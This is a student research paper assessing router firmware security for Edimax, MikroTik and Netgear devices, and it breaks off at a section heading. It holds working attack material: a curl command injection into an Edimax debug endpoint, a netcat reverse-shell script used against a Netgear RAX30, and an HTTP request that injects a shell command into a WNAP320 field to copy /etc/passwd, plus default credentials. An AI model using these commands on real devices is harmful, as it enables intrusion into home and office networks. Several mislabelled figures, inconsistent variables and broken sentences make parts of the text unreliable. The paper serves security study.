Security Assessment of Router Firmware

1st Vijay Kishore Asokan
Concordia Institute of Information Systems Engineering, Concordia University.
Montreal, Canada

2nd Ayyappan Subramanian
Concordia Institute of Information Systems Engineering, Concordia University.
Montreal, Canada

3rd Srikanth Narayanan Sundararajan
Concordia Institute of Information Systems Engineering, Concordia University.
Montreal, Canada

4th Vijay Raagavan Vijay Tirupathi
Concordia Institute of Information Systems Engineering, Concordia University.
Montreal, Canada

5th Santhosh Kumar Velayudham
C Concordia Institute of Information Systems Engineering, Concordia University.
Montreal, Canada

6th Dinesh Nagalingam
Concordia Institute of Information Systems Engineering, Concordia University.
Montreal, Canada

7th Srivathsan Sriram
Concordia Institute of Information Systems Engineering, Concordia University.
Montreal, Canada

8th Besty Winston
Concordia Institute of Information Systems Engineering, Concordia University.
Montreal, Canada

***Abstract*—The security assessment of WiFi routers' firmware presents a multifaceted evaluation encompassing diverse perspectives, including configuration adequacy, vulnerabilities within the web interface, weaknesses in binary programs, and the usage of outdated cryptographic libraries. The process of assessing firmware involves static analysis techniques by which thorough examination of firmware components are done as most of the routers utilize Linux-based systems and to obtain firmware images for this process, the images are either directly downloaded or obtained via emulation from its respective vendors and websites. Tools like binwalk are used for firmware extraction and for in-depth analysis of the firmware's composition and potential security implications. This paper aims to provide insights into the security landscape of WiFi router firmware, contributing to the advancement of network security practices and strategies.**

***Index Terms*—Wifi routers, firmware, vulnerabilities, binary program, cryptographic libraries, linux, binware**

I. Introduction

In the modern digital landscape, the proliferation of internet-connected devices has led to an increased focus on the security of these devices, particularly in the realm of WiFi routers. Thus, WiFi routers play a critical role in ensuring the privacy and security of our online activities. One of the most critical aspects in WiFi routers that often goes unnoticed is the firmware that powers these WiFi routers. The firmware of a WiFi router, often referred to as its operating systems or embedded software, is the underlying software that controls its functionality and behavior. It takes care of essential operations such as network connectivity, security configuration and device management. In short, the firmware serves as the foundation upon which the router operates, dictating its performance, reliability and security.

Thus, the importance of WiFi router firmware in today's digital era cannot be overstated. However, despite their importance, WiFi routers are often targeted by malicious activities due to inherent vulnerabilities in their firmware and configurations. WiFi routers serve as the primary line of defense against unauthorized access to our networks, protecting sensitive data. Therefore, securing WiFi router firmware is paramount for several reasons. Exploitable weaknesses in the firmware can enable attackers to bypass security measures and compromise other networked devices. In order to handle this problem in a more efficient way, understanding how vulnerabilities arise in WiFi router firmware is crucial for mitigating these risks effectively. (this project aims to evaluate the security of WiFi routers' firmware from multiple perspectives, including proper configuration, vulnerabilities in the web interface, vulnerabilities in the binary programs, and the usage of outdated cryptographic libraries). This paper is mainly focused on assessing the vulnerabilities of different router firmware from different vendors. Section 2 explains the background and studied methodologies, section 3 explains the assessment of router firmwares, followed by a conclusion that concludes the paper.

II. Background and Studied Methodologies

This paper mainly deals with WiFi router firmwares. Basically, the WiFi router firmwares refers to the software that is responsible on controlling WiFi router's operation and providing features such as network connectivity and security configuration. Thus, firmware serves as the bridge between the physical hardware components of the router and the user interface. There are several different router firmwares available each has its own set of features and disadvantages belonging to different vendors. Some of the most popular router firmware brands that were analysed are Netgear, Mikrotik, DLink and Linksys. The studied methodology includes firmware acquisition and extraction, and analysis.

The firmware images are downloaded from the websites of corresponding vendors for the analysis purpose. The analysis type is static analysis which involves examining the firmware images and allowing us to identify the potential vulnerabilities. The firmware extraction is done using a firmware analysis tool known as Binwalk which is used to extract and dissect the firmware images. This process helps in identifying embedded files, executables and libraries which may contain vulnerabilities.

The security assessment made as part of this project is given as follows:


S.No	**Brand**	**Model**
01	Edimax	BR-6208ACD (v1.21) BR-6288ACL (v1.05) BR-6428nC (v1.07) BR-6228nC (v1.11) BR-6258n (v1.18) BR-6528ACL
02	Mikrotik	Mikrotik RouterOS CHR 6.40.5
03	Netgear	Netgear RAX30 Netgear R6250 Netgear D6000 Netgear D3600 NetGear WNAP320
04	DLink	D-link DIR-823G D-link DIR-846 D-link DIR-859 D-link DIR-860L D-link DIR-867 D-Link DIR-X1560 D-Link DIR-3060
05	TP-Link	TP-Link WR-841N
		TP-Link WR-840N
06	Asus	RT-AX55 RT-AX56
07	Linksys	WRT-1900ACS WRT-54GL WRT-54G MR-8300 WR-940
08	Tenda	W15-V2
09	Apple	Apple airport A170
10	Belkin	Belkin F9K1111(N300) Belkin F9K1102(N600) Belkin N900 (F9K1104v1) Belkin N300 (F7D7301v1)

III. SECURITY ASSESSMENT OF ROUTER FIRMWARES

A. EDMAX

Preliminary analysis was performed on Edimax BR-6478AC (firmware v 2.15) and identified critical vulnerabilities such as allowing authenticated users to surpass standard web interface permissions at the highest privilege level, potentially enabling malicious actors to redirect critical internet traffic for nefarious purposes. Other models of Edimax routers, including BR6208ACD (v1.21), BR-6288ACL (v1.05), BR6428nC (v1.07), BR6228nC (v1.11), BR6258n (v1.18), and BR6528ACL, have been analyzed, revealing potential vulnerabilities related to buffer overflows and command-injectable request parameters.


Variables are stored in stack buffers and then formatted into strings and executed using the system() system call. This setup serves as a foundation for demonstrating a buffer overflow vulnerability by submitting a request significantly larger than the allocated stack buffer size.



```
formAccept  (Buffer: 200Byte; Parameters: {"submit-url"})
formReboot  (Buffer: 200Byte; Parameters: {"submit-url"})
formApply   (Buffer: 200Byte; Parameters: {"submit-url"})
formConnect (Buffer: 200Byte; Parameters: {"submit-url"})
formPasswordSetup (Buffer: 100Byte; Parameter: {"newpass", "oldpass"})
mp          (Buffer: 500Byte; Parameters: {"command"})
```

Fig. 1. Potential functions leading to buffer overflow

Certain CGI methods mentioned in the preceding section allocate temporary memory on the stack, which can lead to a buffer overflow if exceeded.



```
$ curl --User admin:1234 192.168.2.1/goform/mp --data
'command=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXX'
curl: (52) Empty reply from server
```


Fig. 2. Response from router when overflow occurs

Among the CGI methods discussed earlier, the mp method stands out as it permits passing parameters to a root-privileged shell script called rftest.sh sequentially, potentially enabling command injection. Unlike other methods, only formHwSet, which appears to be disabled, offers a similar capability. The mp method seems primarily intended for WLAN interface debugging and can be disabled in a production environment by setting the C pre-compiler variable _HIDING_CGI_MP_PAGE.

The fmmgt.c file contains a method named mp, which is accessible via the URL /goform/mp and supports GET and POST requests. Originally intended for testing wireless radio behavior, this method can be manipulated by inputting double bars (||) followed by a valid shell command. As a result, the intended script fails, enabling the execution of injected commands by the shell.

In both GET and POST requests, multiple values can be sent for the "command" parameter, as evident in the rftest.sh script. One command is "COMMAND", which allows for multiple space-delimited parameters.

To exploit the buffer overflow vulnerability in formWpsStart, one needs to craft a pinCode that, upon formatting into the temporary buffer, exceeds the allocated space. Subsequent observations revealed the following changes.



```
#ifdef _HIDING_CGI_MP_PAGE_
void mp(webs_t wp, char_t *path, char_t *query)
    websWrite(wp, T("  <form action=\"/goform/mp\" method=\"POST\" name=\"mp\">\n"));
    websWrite(wp, T("   <input type=\"text\" name=\"command\" value=\"\">&nbsp;<input type=\"submit\"
value=\"GO\">\n"));
 if(command)
 {
     if( strchr(command,';') !=NULL )  *strchr(command,';')='\0';
```

Fig. 3. SQL command injection


“USER="admin", PASS="1234", IP="192.168.20.16"
curl --user $ADMIN:$PASS $IP/goform/mp --data "command=COMMAND | $1" 2>/dev/null |\sed "s/&nbsp;/ /g" |\sed "s/<br>//g" |\tail -n +10 |\head -n -3”

B. Mikrotik

After analyzing Mikrotik 6.40.5, it was discovered through dumb-fuzzing assisted by the Mutiny Fuzzer tool from Cisco Talos. The vulnerable binary lacked stack canaries in its compilation. The exploit involves Return-Oriented Programming (ROP) to designate the heap as executable and then redirects to a predetermined location within the heap. Notably, the heap base lacked randomization.

Identify operations such as strcpy, memcpy, etc., and verify if the correct size checks are in place. An alternative approach involves fuzzing the network service, entailing the transmission of data to the remote service and assessing whether it triggers unexpected behavior or a crash. This data will encompass malformed messages, invalid sizes, excessively long strings, etc.


Combining these steps, the process to fuzz a network service involves, capturing legitimate traffic then generating a Mutiny fuzzer template using the resulting PCAP file. Furthermore, utilizing Mutiny to mutate the traffic and replaying it to the service. Finally observing the behavior of the running service.



```
vagrant@ubuntu-xenial:~/mutiny-fuzzer$ ./mutiny.py -s 0.5 --logAll negotiate_protocol_request-0.fuzzer 192.168.0.66
Reading in fuzzer data from negotiate_protocol_request-0.fuzzer...
        Message #0: 194 bytes outbound
Loaded default processor: /home/vagrant/mutiny-fuzzer/backend/../mutiny_classes/exception_processor.py
```

Fig. 4. Create mutiny fizzer session


Observing Wireshark while the fuzzer runs reveals that not all packets adhere to the expected format, which is advantageous. Vulnerabilities typically emerge when the application fails to handle unexpected data appropriately.



```
Destination          Protocol    Length        Info
192.168.0.66         SMB                   260 Negotiate Protocol Request
192.168.0.176        SMB                   147 Negotiate Protocol Response
192.168.0.66         SMB                   262 Negotiate Protocol Request[Malformed Packet][Malformed Packet]
```

Fig. 5.SMB Pcap


The terminal where the SMB binary is executed will also provide valuable data to confirm that malformed requests are indeed being fed to the service.



```
connection from: 192.168.0.176
Chosen dialect: 9 NT LM 0.12 10
Connection: read 0, closing connection
[s: 19] closing connection!
closing connection with 192.168.0.176, idle time: 0.000000
```

Fig. 6. Malformed channel

Ultimately, by examining Wireshark, we can observe that the final packet sent to the server is labeled as "Session request to Illegal NetBIOS name".



```
▾ NetBIOS Session Service
      Message Type: Session request (0x81)
    ▾ Flags: 0x00
        .... ...0 = Extend: Add 0 to length
      Length: 32
      Called name: Illegal NetBIOS name (1st character not between A and Z in first-level encoding)
```

Fig. 7. Malformed SMB pcap

A buffer overflow has been discovered in the MikroTik RouterOS SMB service during the processing of NetBIOS session request messages. Remote attackers who have access to the service can leverage this vulnerability to achieve code execution on the system. Importantly, the overflow occurs prior to authentication, enabling an unauthenticated remote attacker to exploit it.

C. Netgear


1. Netgear RAX30

Two vulnerabilities have been uncovered during the reverse engineering analysis of the Netgear RAX30 WiFi router. The first vulnerability involves inadequate validation of user-supplied data before copying it into a fixed-length stack buffer during the parsing of SOAP message headers. The second vulnerability stems from misconfigurations in the lighttpd files, potentially allowing for remote code execution.

Following the analysis, compare the lighttpd configuration files located in etc/lighttpd between the two versions.
In file, etc/lighttpd/conf.d/lighttpd4.conf

```
        alias.url=("/shares"=>"/var/samba/share/") //Defined at global
        HTTP["url"] = "^/shares" //USB storage
        server.follow-symlink = "disable"
        static-file.exclude-extensions = ()
        fastcgi.server = ()
```


The problem appears to center on the /shares path, which is linked to the samba share directory where mounted USB drives are accessible on the network akin to a NAS. The inclusion of server.follow-symlink = "disabled" implies that the issue may enable access to files on the host filesystem using symlinks on the mounted drive.



```
fastcgi.server += (
        ".php" => ((
                "socket" => "/var/run/php-fpm.sock",
                #"bin-path" => "/bin/php-fpm -n -R -y /etc/php-fpm.conf",
                #"max-procs" => 1,
                "broken-scriptfilename" => "enable"
        ))
)
```

Fig. 8. Web server global settings

To test the assumption regarding PHP files mounted via USB being executable, the same USB stick was used, this time simply creating a PHP file to execute phpinfo(); as a simple way to confirm execution. A sample web page was created to pass shell commands in a URL parameter.



```
<carbon> ~/tmp » cat reverse.sh
#!/bin/sh
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.2 1337 >/tmp/f
<carbon> ~/tmp » python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.1 - - [12/May/2023 21:20:46] "GET /reverse.sh HTTP/1.1" 200 -
```

```
<carbon> ~ » sudo nc -lvp 1337
[sudo] password for hyper:
Listening on 0.0.0.0 1337
Connection received on www.routerlogin.com 49782
```

```
BusyBox v1.31.1 (2022-12-01 10:43:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# uname -a
Linux RAX30 4.19.183 #1 SMP PREEMPT Thu Dec 1 10:34:11 CST 2022 armv7l
```

Fig. 9. Performing reverse shell commands

During the parsing of SOAP message headers, the process fails to adequately validate user-supplied data before copying it into a fixed-length stack buffer.

The vulnerability is caused by the use of sscanf() without supplying length-limit values in the format string. The vulnerable version of the code attempts to parse out the HTTP method, path, and HTTP version string from the header as mentioned below code snipet.

```
iVar1 = __isoc99_sscanf(local_3024,"%[^ ] %[^ ] %[^ ]",&v1, &v2, &v3); //system call
   if (iVar1 == 3) {
    iVar7 = strcasecmp((char *)&v1, "post");
```

This distinction may arise from the binary being constructed with stack canaries, which heightens the complexity of exploitation.


The soap_serverd vulnerability was exploited during the latest Pwn2Own event as part of a more extensive exploit chain that eventually led to Remote Code Execution (RCE). However, direct exploitation appears impractical due to the presence of stack canaries. In contrast, exploiting the lighttpd issue necessitates physical access to the device, albeit only temporarily to connect the USB drive and send the requisite requests. While this isn't entirely infeasible, given that these routers are predominantly deployed in Small Office/Home Office (SOHO) environments, the urgency may not be as pronounced compared to a fully remote RCE scenario.

2. Netgear R6250

The Netgear R6250 is a dual-band Gigabit Wi-Fi router designed for home and small office use. It offers concurrent dual-band technology, operating at both 2.4GHz and 5GHz frequencies, providing reliable wireless connections for a variety of devices. With its Gigabit Ethernet ports, it supports fast-wired connections for devices such as computers, gaming consoles, and smart TVs.

A reverse engineering analysis has been done in the router firmware analysis on version 1.0.4.48 and found that it has a stack overflow vulnerability post-authentication. A stack overflow vulnerability arises when a program attempts to store more data in a stack buffer than it can accommodate, leading to the corruption of adjacent memory regions. In the case of networking devices like routers such as the Netgear RC6250, this vulnerability could be exploited through various means. Let's delve into a detailed discussion regarding the topic at hand.


Initially, the obtained firmware image is extracted using binwalk and digging deep into the binary files in it. In the process of analysis, we found a function FUN_000342c8 stored in the folder /usr/sbin/httpd which has the value of



```
void FUN_000342c8 (char *param_1,char *param_2,undefined4

{
  FILE *pFVar1;
  int iVar2;
  undefined4 uVar3;
  undefined4 uVar4;
  char *pcVar5;
  char acStack_220 [512];
```

Fig. 10. Function used to store ddns hostname

ddns_netgear_hostname is obtained from nvram and copied to the buffer acStack_220, which has a size of only 512 bytes. The function FUN_00034cb4 calls the function FUN_000342c8.




```
uVar1 = acosNvramConfig_get ("openvpn_iface_type" );
uVar2 = acosNvramConfig_get ("openvpn_protocol" );
uVar3 = acosNvramConfig_get ("openvpn_service_port" );
uVar4 = acosNvramConfig_get ("openvpn_redirectGW" );
FUN_000342c8 (uVar1,uVar2,uVar3,uVar4);
system("rm -rf /tmp/openvpn_zip" );
system("mkdir /tmp/openvpn_zip" );
```

Fig. 11. Function that calls a function 00342c8

At memory offset 0x0008b09d, we encounter the string "openvpn_mk_tar();", alongside other similar strings suggesting function calls within the surrounding context. Interestingly, these functions are not directly invoked within the firmware code but are referenced in HTML files located in the /www directory using the <%number%> syntax.

To illustrate, by systematically extracting and cataloging these function call strings, we ascertain that the openvpn_mk_tar() function is referenced at offset 754. This reference is then utilized in the HTML file through the <754> notation, particularly when accessing the OPENVPN.htm file.



```
         28 22 6f ...
0008b083 67 65 74    ds    "getstr(\"openvpn_alert5\");"
         73 74 72
         28 22 6f ...
0008b09d 6f 70 65    ds    "openvpn_mk_tar();"
         6e 76 70
         6e 5f 6d ...
0008b0af 6e 76 72    ds    "nvram_match(\"openvpnActive\",\"enable\",\"ch  ...
         61 6d 5f
         6d 61 74 ...
0008b0e0 67 65 74    ds    "getstr(\"enable_openvpnd\");"
         73 74 72
         28 22 65 ...
0008b0fb 67 65 74    ds    "getstr(\"openvpn_introduce1\");"
         73 74 72
         28 22 6f ...
```


Fig. 12. Hex Block of OpenVPN mk tar function

Finally, we found in the function, Function_000265ec, the value of ddns_netgear_hostname is modifiable, and which leads to the stack overflow vulnerability.

In conclusion, the stack overflow vulnerability discovered in the router firmware, such as in the Netgear RC6250, highlights the critical importance of robust security practices in software development for networking devices. This vulnerability is often exploited through crafted input or commands so, check once before copying ddns_netgear_hostnam otherwise, it can lead to memory corruption and potentially allow attackers to execute arbitrary code or disrupt normal device operations.

3. NetGear WNAP320


The firmware version 2.0.3 in Net Gear Access Point WNAP 320 is examined. It has been found that OS command injection could be performed in this router. First the Sqashfs-root directory is analyzed and through enumeration the web pages of NetGear access point stored in home/www directory.



```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTPentest/_rootfs.squashfs.extracted/squashfs-root$ ls -la home/www/
total 500
drwxr-xr-x 7 nobodyatall nobodyatall   4096 Jun 23  2011 .
drwxr-xr-x 4 nobodyatall nobodyatall   4096 Jun 23  2011 ..
-r--r--r-- 1 nobodyatall nobodyatall    900 Jun 21  2011 background.html
-r--r--r-- 1 nobodyatall nobodyatall    862 Jun 21  2011 BackupConfig.php
-r--r--r-- 1 nobodyatall nobodyatall   3646 Jun 21  2011 boardDataNA.php
-r--r--r-- 1 nobodyatall nobodyatall   3638 Jun 21  2011 boardDataWW.php
-r--r--r-- 1 nobodyatall nobodyatall    393 Jun 21  2011 body.php
-r--r--r-- 1 nobodyatall nobodyatall   2853 Jun 21  2011 button.html
-r--r--r-- 1 nobodyatall nobodyatall   2458 Jun 21  2011 checkConfig.php
-r--r--r-- 1 nobodyatall nobodyatall    800 Jun 21  2011 checkSession.php
-r--r--r-- 1 nobodyatall nobodyatall    139 Jun 21  2011 clearLog.php
-r--r--r-- 1 nobodyatall nobodyatall 141848 Jun 21  2011 common.php
-r--r--r-- 1 nobodyatall nobodyatall   3569 Jun 23  2011 config.php
-r--r--r-- 1 nobodyatall nobodyatall   2502 Jun 21  2011 data.php
-r--r--r-- 1 nobodyatall nobodyatall   1523 Jun 21  2011 downloadFile.php
-r--r--r-- 1 nobodyatall nobodyatall   3067 Jun 21  2011 getBoardConfig.php
-r--r--r-- 1 nobodyatall nobodyatall   1828 Jun 21  2011 getJsonData.php
-r--r--r-- 1 nobodyatall nobodyatall   5850 Jun 21  2011 header.php
drwxr-xr-x 2 nobodyatall nobodyatall   4096 Jun 23  2011 help
drwxr-xr-x 2 nobodyatall nobodyatall   4096 Jun 23  2011 images
drwxr-xr-x 5 nobodyatall nobodyatall   4096 Jun 21  2011 include
```


Fig. 13. Web pages in home/www directory

The default username is "admin" and the password obtained from the user is compared with $str[1] in "login.php." Since "password" is mentioned in the comment, it is likely that this is the default credential. By using attify, a firmware analysis toolkit we built a virtual NetGear access point. It appears that our discovery that “admin: password” as default credential is accurate.



```
if ($_REQUEST['username'] == 'admin' && h
    if (checkSessionExpired()===false) {
```


Fig. 14. Default username found in "login.php"



```
$passStr = conf_get("system:basicSettings:adminPasswd");
    $str = explode(' ',$passStr);
$str[1] = str_replace('\:',':',$str[1]);
//$str[1] = str_replace('\\ ',' ',$str[1]);
//$str[1] = str_replace('\\\\','\\',$str[1]);
//$str[1] = 'password';

if ($_REQUEST['username'] == 'admin' && htmlentities($_REQUEST['password']) == htmlentities($str[1])) {
    if (checkSessionExpired()===false) {
        echo 'sessionexists';
    }
    else {
        session_start();
```

Fig. 15. Default password found commented


The function exec() is used in the boardDataWW.php file on line 8 to carry out system commands. By adding the payload ‘<macAddress>; <system command>#’ to the macAddress parameter, one could potentially exploit this vulnerability and execute a different system command.



```
1   <?php
2       $flag=false;
3       $msg='';
4       if (!empty($_REQUEST['writeData'])) {
5           if (!empty($_REQUEST['macAddress']) && array_search($_REQUEST['reginfo'],Array('WW'=>'0','NA'=>
                0-9a-fA-F]{12,12}",$_REQUEST['macAddress'],$regs)!==false) {
6               //echo "test ".$_REQUEST['macAddress']." ".$_REQUEST['reginfo'];
7               //exec("wr_mfg_data ".$_REQUEST['macAddress']." ".$_REQUEST['reginfo'],$dummy,$res);
8               exec("wr_mfg_data -m ".$_REQUEST['macAddress']." -c ".$_REQUEST['reginfo'],$dummy,$res);
9               if ($res==0) {
10                  conf_set_buffer("system:basicSettings:apName netgear".substr($_REQUEST['macAddress'],
11                  conf_save();
12                  $msg = 'Update Success!';
13                  $flag = true;
14              }
```

Fig. 16. The boardDataWW.php file

The request packet from boardDataWW.php is intercepted using Burp Suite. It took approximately 191ms to successfully forward the request packet to the burp suite responder. To cause the system to shut down for five seconds payload “; sleep 5 #” is injected. As it seems to be successful, the etc/passwd is copied to the current directory and renamed as “herepasswd.html” as displayed in Figure 17.




```
POST /boardDataWW.php HTTP/1.1
Host: 192.168.0.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.100/boardDataWW.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Connection: close
Cookie: PHPSESSID=e8d0ed57d8b20bdeecdd2961ebd1e211
Upgrade-Insecure-Requests: 1

macAddress=111111111111%3bcp+/etc/passwd+./herepasswd.html+#&reginfo=0&wr
iteData=Submit
```

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: PHP/5.2.3
Content-type: text/html
Date: Fri, 23 Oct 2020 17:18:31 GMT
Server: lighttpd/1.4.18
Content-Length: 2826

<html>
        <head>
                <title>Netgear</title>
                <style>
                        <!--
                                TABLE {
                                        margin-left: auto;
                                        margin-right: auto;
                                }
                                TD {
                                        padding: 5px;
                                        text-align: left;
                                        vertical-align: top;
                                }
                                .right {
```

Fig. 17. /etc/passwd copied and renamed to hereoasswd.html.

Now it can be seen in the Figure 18 that the contents of /etc/passwd can be retrieved through this exploit.




```
root:x:0:0:root:/root:/bin/sh daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:100:sync:/bin:/bin/sync mail:x:8:8:mail:/
/spool/mail:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh haldaemon:x:68:68:hald:/:/bin/sh dbus:x:81:81:dbus:/var/run/dbus:/bin/sh nobody:x:99:99:nobody:/home:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh admin:x:0:0:Default non-root user:/home/cli/menu:/usr/sbin/cli
```

Fig. 18. The contents of /etc/passwd are retrieved

4. Netgear D3600

